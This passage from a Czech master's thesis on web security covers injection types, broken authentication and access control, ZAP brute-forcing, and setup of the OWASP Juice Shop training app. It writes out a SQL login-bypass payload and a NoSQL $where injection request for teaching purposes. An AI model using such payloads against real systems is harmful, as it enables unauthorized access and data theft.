            "image": 0,
            "createdAt": 0,
            "updatedAt": 0,
            "deletedAt": 0
        },
```


Obr. 5. Ukázka získaných dat v aplikaci Postman

Přestože nástroje Chrome DevTools by v mnoha ohledech mohly být dostačující, Postman je využíván pro přehlednější náhled na data a posléze pro snadnější práci s nimi.

3.3 OWASP ZAP

Zed Attack Proxy neboli ZAP je aplikace určena k testování webových aplikací. Jedná se o bezplatný software určený k penetračnímu testování, který byl vytvořen a stále je udržován pod záštitou organizace OWASP.

Aplikace je umístěna mezi prohlížečem a webovou aplikací, díky čemuž je schopná zachytit a kontrolovat odeslané zprávy mezi prohlížečem a webovou aplikací. Díky tomuto umístění je také možné upravovat obsah požadavku a upravené je posílat dál. ZAP poskytuje řadu testovacích nástrojů a funkcí, díky kterým je možné nalézat zranitelná místa v aplikaci a následně tyto slabá místa dále testovat na různé typy útoků. [24]

Zjistíme-li, že webová aplikace není dostatečně zabezpečena proti útoku hrubou silou, například není omezený počet pokusů pro vkládání hesla. Můžeme prostřednictvím nástrojů a funkcí ZAP tuto zranitelnost zneužít a zautomatizovat útok hrubou silou. Vybereme vhodný nástroj, nahrajeme seznam s hesly, která budou postupně vkládány do předem určeného datového pole, a poté už jen spustíme skenování. Software pak sám automaticky postupně vkládá hesla do pole a odesílá požadavky na přihlášení, dokud neprojde celý seznam nebo jej nepozastavíme. Během procesu můžeme sledovat, zda byla nalezena shoda. [24]

4 INJECTION

Útoky injection se řadí k nejstarším a nejnebezpečnějším útokům webových aplikací. Do špatně navržených aplikací je možné vkládat a spouštět celé skripty. Nalézá-li se ve webové aplikaci zranitelnost v podobě injection, je možné ji zneužít a vložit prostřednictvím ni kus škodlivého kódu do systému, to může mít za následek ztrátu nebo krádež dat, ztrátu integrity dat, odmítnutí služby nebo úplné zkompromitování systému. [25], [26]

Při útoku injection útočník nalezne zranitelné vstupní pole a následně do něj vloží škodlivý kód. Aplikace tyto vstupní data zpracuje a způsobí tak neočekávané chování aplikace. V mnoha případech se jedná například o data, která řídí základní logiku aplikace, uživatelské účty, jejich související údaje a oprávnění, nastavení konfigurace aplikace a další. I právě proto tyto útoky nepředstavují hrozbu pouze pro aplikace a související další služby, ale i pro samotné uživatele, jejichž informace jsou uvnitř. [26], [27]

Důvodem, proč je tento typ útoku tak nebezpečný, je právě proto, že se jedná o velmi dobře prozkoumanou oblast, díky čemuž také vzniklo mnoho dostupných a spolehlivých nástrojů, které tak i méně zkušeným útočníkům umožňují nalézt zranitelnosti, a to zcela automaticky. [27], [28], [29]

Injection útoky se zařadily i na seznam OWASP Top 10, především tedy SQLi (SQL Injection) a XSS, které nejen, že jsou velmi rozšířené, ale také velmi nebezpečné, především ve starších aplikacích. Mezi další útoky injection se řadí Code Injection, NoSQL, LDAP Injection, OS Command Injection, XPath Injection, Server-Side Template Injection a další. [25], [27]

4.1 SQL Injection

SQL neboli strukturovaný dotazovací jazyk se využívá k přístupu k datům uložených v relačních databázích. Tyto databázové systémy mohou být napadeny, pokud v dané aplikaci nejsou dostatečně ošetřeny vstupní pole, které odkazují do systémů, které spravují relační databáze. Takový útok se pak označuje jako SQLi neboli SQL Injection. Úspěšný SQL Injection může nalézt citlivá data databáze a upravovat je (např. vkládat nová data, aktualizovat je nebo dokonce i mazat). Tento útok se stal běžným problémem webových aplikací, jelikož chyba je poměrně snadno detekovatelná a následně zneužitelná. Útok se zpravidla provádí vkládáním metaznaků do vstupních polí, kdy je testováno, zda je pole

zranitelné. V případě nalezení slabiny je do vstupního pole vložen SQL příkaz. Zranitelnosti na webových stránkách vznikají v moment, kdy SQL nedělá žádný rozdíl mezi kontrolní a datovou rovinou. [28], [30], [31]

Útokem SQL Injection jsou vkládány SQL příkazy, které umožňují útočníkům kupříkladu zfalšovat identitu a přihlásit se např. jako administrátor. Například abychom se přihlásili pod účtem administrátora, nebo pod jakýmkoliv účtem v databázi, musíme nejdřív zjistit, zda je webová aplikace napadnutelná pomocí SQL Injection. V aplikaci nalezneme vhodné vstupní pole, tím může být pole pro login. Vložíme-li do přihlašovacího účtu jednoduchou uvozovku, čímž se naruší tvar dotazu a získáme tak kus SQL kódu, který může vypadat například takto [30]:

```
SELECT * FROM Users WHERE email = ''' AND password = 'HESLO' AND deletedAt
IS NULL
```

V tuto chvíli víme, že vstupní pole není dostatečně ošetřené proti SQL Injection. Pokud vložíme do vstupního pole např. ' or true-- , bude databázový dotaz vypadat takto [30]:

```
SELECT * FROM Users WHERE email = '' or true --' AND password = 'HESLO' AND
deletedAt IS NULL
```

Vše za dvěma pomlčkami je tedy zakomentováno a útočník se tak i bez správného hesla přihlásí jako administrátor, resp. přihlásí se pod první účet v databázi, který ve většině případů je právě administrátora. [30]

Pomocí horní uvozovky a dalších běžných metaznaků, které jsou využívány v databázových příkazech, můžeme nejen zjistit, zda jsou napadnutelné vstupní pole formulářů, ale můžeme tak otestovat, zda jsou zranitelné vstupy API endpointů. [30], [32]

4.2 NoSQL Injection

Termín NoSQL se používá k označení databázové koncepce, kde datové uložiště a zpracování dat vychází z jiné než standardní architektury relačních databází. Databáze NoSQL prezentuje data namapováním klíče a hodnoty. Nespoléhají se tedy na jasně dané schéma, jako je tomu u obvyklých databázových tabulek. Klíče a hodnoty je možné libovolně definovat, formát hodnot obvykle není pro uložení dat relevantní. NoSQL struktura taktéž umožňuje pod hodnotou skrývat samotnou databázi, tím se vytváří hierarchické ukládání, čímž se liší od standardní ploché datové struktury. [33]

Na rozdíl od běžných relačních databází tak NoSQL nabízí řadu výhod, a to zejména při manipulaci velkého množství dat. Lze zde díky hierarchické struktuře databázi

optimalizovat dle konkrétních potřeb, aby se tak snížila doba načítání databáze. Není potřeba složitého volání mezi tabulkami k načtení informací, jako tomu je právě u tradičních databází. [29], [33]

Jelikož je NoSQL poměrně nový koncept databázového uložiště, přináší tak sebou i nové dosud neobjevené zranitelnosti. Klíčovým hlediskem je především způsob, jakým jsou data vyhledávána, tím jsou pak také určeny i formy a možnosti pro vložení znaků a dat při napadení. Velmi zásadním rozdílem je od klasických relačních databází nesourodost databází, každá se tak může chovat odlišně. NoSQL mohou používat různé metody dotazování do databází a to např. pomocí dotazování klíče a hodnoty, za pomocí programovacího jazyka XPath nebo JavaScriptu. Jelikož NoSQL díky implementacím umožňuje poměrně snadný přístup k datům, mohou se objevit bezpečnostní zranitelnosti, které jsou zneužity při napadení útokem injection. Jedná se prozatím o poměrně neprobádané území a postupným rozšiřováním tohoto konceptu se budou objevovat nové zranitelná místa v aplikacích. [34], [35]

Jedním z představitelů NoSQL je MongoDB a právě tato databáze je použita při ukázce možnosti zneužití zranitelnosti ve webové aplikaci za pomoci NoSQL Injection. [30]

Zde je ukázka, jak může vypadat vyhledání článků konkrétního autora v databázi MongoDB [34]:

```
Posts.find({ $where: `this.hidden == false && this.author ==
'${req.query.author}'` }, (err, posts) => { ... });
```

Můžeme vidět, že součástí podmínky je porovnání pole „author“ s parametrem „author“ z příchozího požadavku. Pokud bychom tedy odeslali požadavek, přičemž hodnotu parametru „author“ bychom zvolili jako „TEST“, tak by takováto adresa mohla vypadat například jako GET /posts?author=TEST a v takovémto případě by vyhodnocení podmínky vypadalo následovně [34]:

```
Posts.find({ $where: `this.hidden == false && this.author == 'TEST'` },
(err, posts) => { ... });
```

Pokud by tedy tvar požadavku vypadal takto GET /posts?author='+||+''==', tak bychom získali následující tvar dotazu [34]:

```
Posts.find({ $where: `this.hidden == false && this.author == '' || ''==''` }
, (err, posts) => { ... });
```

Čímž bude pro všechny záznamy autorů tato proměnná s podmínkou vyhodnocena jako pravda. Na základě takovéhoto požadavku do databáze získáme výsledky všech článků od všech autorů.

Jak můžeme vidět, syntaxe databázových dotazů se velmi liší od relačních databází a umožňuje tak nové způsoby a možnosti útoků, které u běžných databází nejsou možné.

4.3 Cross-site scripting

Také znám pod zkratkou XSS je dalším typem útoku injection, který za pomoci vložení škodlivého kódu, např. do formuláře ve webové aplikaci, může poškodit vzhled aplikace, v horších případech pak může dojít k narušení bezpečnosti a k získání citlivých údajů o uživatelích. Tento způsob napadení může sloužit mimo jiné i k phishingu, kdy je na důvěryhodné stránce zobrazen jiný obsah. K útoku XSS dojde, pokud útočník využije bezpečnostní zranitelnost webové aplikace k odeslání škodlivého skriptu na straně prohlížeče jinému koncovému uživateli. Zranitelnosti, které mohou tento útok zneužít, se vyskytují všude, kde je možné použit vstup od uživatele i jako výstup, který je generován, aniž by se ověřoval nebo zakódoval. [31], [36]

Pokud je škodlivý skript úspěšně vložen, následně je odeslán netušícím uživatelům. U uživatele je následně v prohlížeči skript spuštěn, jelikož je poslán z důvěryhodné stránky a nemůže tak vyhodnotit, že se jedná o škodlivý kód. Vložené skripty mohou přistupovat ke všem cookie souborům, tokenům relací a dalším citlivým datům, které prohlížeč uchovává v souvislosti s danou webovou aplikací. [36]

Nachází se mnoho různých typů zranitelností XSS. Mezi nejznámější tři typy se řadí Stored XSS, Reflected XSS a DOM Base XSS. Ovšem je důležité si uvědomit, že se nejedná o striktně oddělené typy útoku, ale mohou se navzájem prolínat. [36]

Stored XSS vzniká, když webová aplikace přijme data z nedůvěryhodného zdroje a dále pak zahrnuje tyto data v rámci svých pozdějších HTTP odpovědích. Tyto škodlivá data nebo skripty lze umístit například v komentáři u příspěvku, ve fóru zpráv, v protokolu návštěvníka a na dalších místech, které se zobrazují i dalším návštěvníkům. S příchodem technologie HTML5 a dalších technologií uvnitř prohlížečů, které dokážou trvale uložit škodlivý skript v prohlížeči oběti, může zapříčinit to, že se nikdy závadný obsah neodešle na server. [36], [37]

Reflected XSS se považuje takový útok, kdy aplikace přijme data v požadavku HTTP a tyto data zahrnuje v okamžité odpovědi. Může se projevit jako chybová zpráva, výsledek hledání nebo jiná odpověď, která obsahuje vložené škodlivá data. Prohlížeč je nedetekuje jako škodlivé a mohou se permanentně uložit. [36], [37]

U těchto dvou zmíněných způsobů XSS je specifický vzorec chování, při kterém aplikace přijme data od útočníka a zobrazí je ostatním uživatelům. Třetí kategorie DOM Base XSS je od nich odlišná. Uživatel se dotazuje na URL adresu, která je poskytnutá útočníkem a obsahuje vložený JavaScript. Odpověď serveru žádný útočníkův skript neobsahuje, ovšem po zpracování požadavku prohlížečem se skript přesto provede. [36], [37]

K odstranění zranitelností může dojít jak na straně serveru, tak do jisté míry i na straně uživatele. Na straně serveru je v tomto případě potřeba zajistit filtraci nebezpečných znaků, které mohou uživatelé vkládat do vstupů aplikace. K tomu je možné využít specializované funkce. Na straně uživatele je pak doporučeno používat moderní prohlížeče, většina z nich má již implementovanou ochranu některých XSS útoků a dokáže alespoň ty nejrozšířenější odfiltrovat. [37], [38]

4.4 Server-Side Template Injection

Dalším útokem je SSTi, s kterým se můžeme setkat ve webových aplikacích, které jsou tvořeny šablonovacím systémem. Takové webové stránky jsou tvořeny pevnou šablonou, které tvoří webové stránky v kombinaci s nestálými daty. Tyto šablony jsou na straně serveru, a pokud nejsou dostatečně zabezpečeny, mohou být útočníkem zneužity a do této šablony vložen škodlivý obsah, který se poté provede na straně serveru. K takovému útoku může dojít, pokud vkládaná data od uživatelů nejsou dostatečně ošetřeny a jsou vkládána jako řetězec přímo do šablony, místo aby byl předán jako data. Což umožňuje vkládat a tím upravovat šablonu tak, že ji může donutit přijmout a spustit škodlivý obsah. Tento typ útoku se nazývá Server-side Template Injection , zkráceně pak SSTi a jak již název napovídá, tento typ útoku datovou část šablony vyhodnocuje na straně serveru, čímž se stává mnohem nebezpečnější oproti vložení škodlivých dat na straně klienta. [39]

SSTi může zneužít šablony k různým útokům v závislosti na použité šabloně a jak ji daná aplikace používá. V případě nedostatečného zabezpečení, můžou být dopady útoku velmi vážné. V nejhorších variantách může dojít ke vzdálenému spuštění škodlivého kódu na straně serveru, získat tak plnou kontrolu a následně provádět další útoky. Přesto, že v některých případech není umožněno vzdáleně spouštět škodlivý kód, pořád díky tomuto

útoku můžeme získat přístupy k citlivým datům a souborům na serveru. Často tyto zranitelnosti vznikají nedostatečnými znalostmi vývojáře a ty vedou ke špatnému návrhu šablony. [39]

Pokud chceme ošetřit zranitelnosti, je potřeba zajistit, aby žádný z uživatelů nemohl upravovat nebo odesílat nové šablony, což je v mnoha případech nemožné. Další z možností, je oddělení šablonové logiky od prezentace v co největší možné míře. Také se nabízí možnost, spouštět kód vložený uživatelem v izolovaném prostředí, kde by nebezpečné moduly byly odstraněny, ovšem může dojít i přesto k obejití systému. Bohužel je potřeba si uvědomit, že v těchto šablonách je vkládání škodlivého kódu nevyhnutelné a použít a nasadit prostředí pro šablony, které jsou uzavřeny v kontejneru, aby nedošlo k napadení celého systému. [38], [39]

5 BROKEN AUTHENTICATION

Pod zranitelností nazvanou Broken Authentication se skrývá řada bezpečnostních chyb, které útočníkům umožňují vydávat se za legitimního uživatele. Nejčastějšími slabinami je správa relací a správa ověření. Obě tyto zranitelnosti spadají do nefunkčního ověřování, díky čemuž může útočník ukrást ID relace nebo přihlašovací údaje. K nalezení a zneužití této zranitelnosti útočníci využívají řadu strategií, od rozsáhlých útoků s cílem získat jakékoli důvěryhodné přihlášení až po sofistikovanější ve snaze získat přístup konkrétní osoby. [31], [40]

Je potřeba si uvědomit, že útočníci mohou vlastnit seznamy výchozích účtů pro správu a až miliony platných kombinací uživatelských jmen a hesel k vyplňování přihlašovacích údajů. Existuje i mnoho softwarů, do kterých je možné vložit slovníky a zautomatizovat tak hrubou sílu, například při zkoušení přihlašovacích jmen a hesel do webové aplikace. Také samotné útoky na správu relací jsou dobře známy, stejně tak i tento vztah k nevypršeným tokenům relací. Nefunkční ověřování je způsobeno nedostatečnou implementací kontrol identity a přístupů, kterou obstarává právě správa relací. [40], [41]

Nefunkční ověřování je odhalováno ručními prostředky, posléze jsou použity nástroje pro zautomatizování a zefektivnění útoku. Snahou je získat přístup k administrátorskému účtu, díky čemuž mohou dále útočníci narušit bezpečnost systému. Při úspěšném napadení a zneužití zranitelnosti může být ukradena identita nebo ukradena a zveřejněna citlivá data, která jsou v současné době chráněna i zákonem. [40], [41]

Pro útoky zneužívající nefunkční ověřování je zásadní především ověření identity uživatele a správa relace. Již při návrhu a následném testování webové aplikace je potřeba se zaměřit na zranitelnosti, které se týkají Broken Authentication. Mezi takové zranitelnosti se řadí například skutečnost, že je možné provádět útoky hrubou silou nebo automatizovaně, a to díky tomu, že není omezen počet požadavků přihlášení na server a mohou tak být vkládána přihlašovací jména a hesla neomezeně po sobě. Další slabinou mohou být výchozí hesla nebo možnost nastavení velmi slabého nebo známého hesla jako např. „Heslo123“ nebo „admin“. Další zranitelnosti mohou být způsobeny zpřístupněním ID relací v URL, neaktualizující se ID relace po úspěšném přihlášení nebo nezneplatňující se ID relace, což způsobuje, že token relace je aktivní i přesto, že se uživatel odhlásí. [41]

Bezpečnostní zranitelnost se také objevuje v případě obnovy zapomenutého hesla, kdy mohou být pokládány otázky, na které lze snadno dohledat odpověď. [41]

Již při návrhu webové aplikace může nastat zásadní bezpečnostní chyba, a to v případě ukládání hesel uživatelů do databáze, kdy jsou ukládány buď jako prostý text, šifrovaný řetězec, nebo je použit již prolomený slabý hashovací algoritmus pro vytvoření digitálního otisku hesla. [41]

Mezi možnosti, jak zabránit útokům, které míří právě na nefunkční autentizaci, může být implementace vícefázového ověření, nenastavování výchozího hesla (především u administrátorského účtu), zajištění zásad pro dostatečnou délku a složitost hesla nebo vynucení obnovení hesla na nové po určité době. Dalšími možnostmi je omezení neúspěšných pokusů o přihlášení a případné poslání zprávy administrátorovi, pokud proběhlo mnoho neúspěšných pokusů o přihlášení. [41]

Také je potřeba se ujistit, že registrace, obnovení přihlašovacích údajů a API endpointy jsou odolné vůči tzv. account enumeration attacks, tedy útokům, jimiž je možné získat výčet uživatelských účtů, tak že použijí stejnou zprávu pro všechny výsledky. Je také vhodné použít vestavěnou a zabezpečenou správu relací na straně serveru, která při přihlášení generuje nové náhodné ID relace s vysokou mírou entropie. ID relace by neměly být přenášeny v URL, měly by být bezpečně uloženy a měly by být invalidovány po odhlášení, při nečinnosti, či při vypršení jejich platnosti. [41]

6 BROKEN ACCESS CONTROL

Jednou ze základních dovedností útočníků je právě zneužití kontroly přístupu. Jedním z důvodů, proč tyto bezpečnostní zranitelnosti v řízení přístupu jsou, je nedostatečné testování vývojáři aplikace. Přitom kontrolu řízení přístupu je možné detekovat jak ručně, tak do jisté míry lze proces zautomatizovat, ovšem v tomto případě je ruční testování tím nejlepším způsobem, jak zjistit chybějící nebo nefunkční řízení přístupu. [31, 42]

Útočník díky nedostatečnému ošetření přístupů může získat a následně zneužít získané oprávnění. To může mít za následek provádění funkcí jako jiný uživatel, či dokonce jako správce. Takové jednání může mít za následek negativní dopad na celé podnikání, například pokud by došlo k odstranění všech kladných hodnocení a přidání negativních nebo přepsání všech komentářů u produktů. [42, 43]

Při tvorbě webových aplikací je potřeba dbát na zásady vynucující řízení přístupů tak, aby uživatelé nemohli jednat mimo jejich oprávnění. Mezi běžné chyby se řadí změna primárního klíče záznamu uživatele na hodnotu klíče jiného uživatele, které vede k přístupu a úpravám cizího účtu. Další zranitelností může být navýšení uživatelského oprávnění, přičemž i bez přihlášení může vykonávat funkce jako by byl přihlášený nebo běžný uživatel získá oprávnění administrátora. Další chybou může být obejití kontroly pomocí úpravy URL adresy, HTML stránky nebo použitím nástroje pro útok na API endpointy. Také může dojít k manipulaci s metadaty, která mohou vést k zvýšení oprávnění. [42, 43]

Mezi metody, jak tuto bezpečnostní zranitelnost ošetřit je zajistit řízení přístupu k modelu, tak aby uživatel neměl oprávnění k vytváření, čtení, aktualizování neb mazání jakéhokoli záznamu, ale pouze těch svých. Je potřeba také implementovat mechanismy řízení přístupu a posléze je používat v celé aplikaci. Uživatelé by také neměli mít přístup ke kořenovým adresářům webového serveru a zajistit, aby se zde nenacházely metadata souborů nebo záložní soubory. Je dobré také zaznamenávat chyby přístupu a upozorňovat administrátory, při opakovaném selhání. Další možností je nastavit určitý počet požadavků, které můžeme na API endpoint poslat za nějaký časový úsek a tím snížit škody způsobené automatizovanými útoky. Důležité je také zneplatnění autorizačních tokenů na serveru po odhlášení uživatele. [42, 43]

II. PRAKTICKÁ ČÁST

7 NÁVOD INSTALACE OWASP JUICE SHOP

Nabízí se řada možností jak zprovoznit aplikaci Juice Shop, proto je v rámci práce vytvořen manuál na několik z nich. Aplikaci Juice Shop je možné spustit na cloudovém serveru nebo si ji nainstalovat přímo na našem zařízení. Každá z možností má své výhody i nevýhody. Ovšem v našem případě je nejvhodnějším řešením využít instalaci aplikace na našem zařízení ze zdrojových souborů stažených z Gitu, jelikož tyto zdrojové soubory budeme potřebovat při ošetřování nalezených zranitelností.

Pokud bychom chtěli řešit pouze nalezení zranitelností, stačí nainstalovat již zkompilovanou aplikaci, kterou stáhneme v zip případně tgz souboru a pouze jej spustíme pomocí příkazového řádku.

Další možností se nabízí zprovoznit aplikaci na cloudovém serveru, díky čemuž bude aplikace přístupná vzdáleně z jakéhokoli zařízení. Ovšem nevýhodou tohoto řešení je taktéž nemožnost přistupovat ke zdrojovým dekompilovaným souborům, a navíc v případě Juice Shopu jsou na tomto prostředí již ošetřeny některé zranitelnosti, např. DOS útoky.

Ve vytvořeném manuálu nalezneme tedy instalaci aplikace na našem zařízení ze zdrojových souborů stažených z Gitu. Přičemž je popsána instalace a spuštění aplikace s využitím příkazového řádku Powershell na Windows, ovšem stejným způsobem může být provedena instalace aplikace na Linuxu i MacOS, pouze je nutné využít příkazový řádek daného zařízení. Dále je popsána instalace z komprimovaného souboru, kdy je popsáno, jaký soubor je potřeba stáhnout pro daný operační systém a jak aplikaci následně pomocí příkazového řádku spustit. Poslední popsanou možností je zprovoznění Juice Shopu na Heroku což je volně dostupný cloudový server.

V rámci návodu je popsána i instalace Node.js, což je prostředí umožňující spouštět JavaScriptový kód mimo webový prohlížeč a je nutné jej mít nainstalovaný v případě spuštění aplikace Juice Shop na našem zařízení.


Níže je popsána instalace a spuštění aplikace, která byla využita při hledání a řešení bezpečnostních zranitelností v rámci diplomové práce.

7.1 Návod instalace OWASP Juice Shop pro Windows z Gitu

Před samotnou instalací OWASP Juice Shopu je potřeba mít nainstalovaný Node.js, což je prostředí umožňující spouštět JavaScriptový kód mimo webový prohlížeč.


Přesuneme se tedy na stránku node.js, kde si stáhneme instalační soubor. Node.js nabízí instalační soubory pro několik operačních systémů. My si vybereme 64-bitovu verzi instalačního souboru pro Windows a stáhneme si jej.

Spuštěním staženého souboru zahájíme instalaci. Je nutné odsouhlasit licenční podmínky, mít dostatek místa na disku a vybrat cestu, kde bude Node.js nainstalován, posléze proběhne samotná instalace (viz. Obr. 6).




Obr. 6. Instalace Node.js

Po úspěšné instalaci Node.js se můžeme pustit do samotné instalace Juice Shopu. Spustíme Powershell v místě, do kterého chceme stáhnout soubor se zdrojovými kódy, což následně provedeme pomocí příkazu „git clone https://github.com/bkimminich/juice-shop.git“ (viz. Obr. 7), čímž se nám ve vybraném místě vytvoří složka juice-shop se všemi zdrojovými kódy aplikace.




Obr. 7. Příkaz pro stažení souborů z Gitu

Poté, co se všechny soubory stáhnou, tak pomocí příkazu „cd“ vstoupíme do vytvořené složky. Celý příkaz tedy bude „cd juice-shop“ (viz. Obr. 8).




Obr. 8. Vstup do složky

Nyní spustíme příkaz „npm install“ (viz. Obr. 9), který provede zkompilování zdrojových souborů do spustitelné aplikace. Tento příkaz je potřeba provést před prvním spuštěním aplikace a také při změně zdrojových kódů.



Obr. 9. Příkaz pro zkompilování zdrojových souborů


Poté co se instalace dokončí, tak můžeme pomocí příkazu „npm start“ aplikaci spustit (viz. Obr. 10).



Obr. 10. Příkaz pro spuštění aplikace

Můžeme vidět, že aplikace při startu vypíše do konzole několik řádků informací, z nichž pro nás nejzajímavější je poslední řádek, který nás informuje o spuštění aplikačního serveru na portu 3000, na kterém můžeme nalézt spuštěnou aplikaci Juice Shop.

Nyní stačí v jakémkoli prohlížeči otevřít adresu http://localhost:3000 a zobrazí se nám naše aplikace (viz. Obr. 11).



Obr. 11. Spuštění aplikace v prohlížeči Google Chrome

Tímto je instalace a spuštění dokončeno. Nyní lze na Juice Shop přistupovat na adrese localhost:3000, avšak pouze dokud máme zapnutý powershell. V případě že powershell uzavřeme, tak rovněž zastavíme aplikaci a ta již nebude na výše zmíněné adrese dostupná.

8 MOŽNOSTI TESTOVÁNÍ VYBRANÝCH ZRANITELNOSTÍ A JEJICH ŘEŠENÍ

V této části diplomové práce jsou vybrané okruhy bezpečnostní zranitelnosti demonstrovány v aplikaci Juice Shop. Pod jednou kategorií zranitelností se skrývá řada možností, jak a kde ve webové aplikaci tyto bezpečnostní zranitelnosti můžeme nalézt a následně je zneužít.


OWASP Juice Shop obsahuje řadu nejběžnějších bezpečnostních zranitelností, které se mohou objevit v moderních webových aplikacích, z nichž byly vybrány čtyři kategorie bezpečnostních zranitelností a to Injection, Broken Authentication, Cross-site scripting a Broken access Control, které jsou v aplikaci postupně vyhledány, otestovány a následně opraveny. U každé kategorie zranitelností je nalezeno a podrobně popsáno několik míst v aplikaci, kde se daná chyba nachází. Většina úloh vyžaduje specifické řešení, přestože spadají do stejné kategorie zranitelností.

8.1 Injection

Tato kategorie zranitelností je velmi rozšířená, nabízí mnoho odlišných typů útoků, které mohou být do jisté míry zautomatizované díky vyvinutým softwarům, pro tyto účely, ale jsou taky velmi lákavé, jelikož díky zneužité zranitelnosti může být získáno mnoho cenných dat z databázového serveru. V této kategorii budou demonstrovány zranitelnosti SQLi , NoSQL Injection, Server-Side Template Injection a Cross-site scripting.

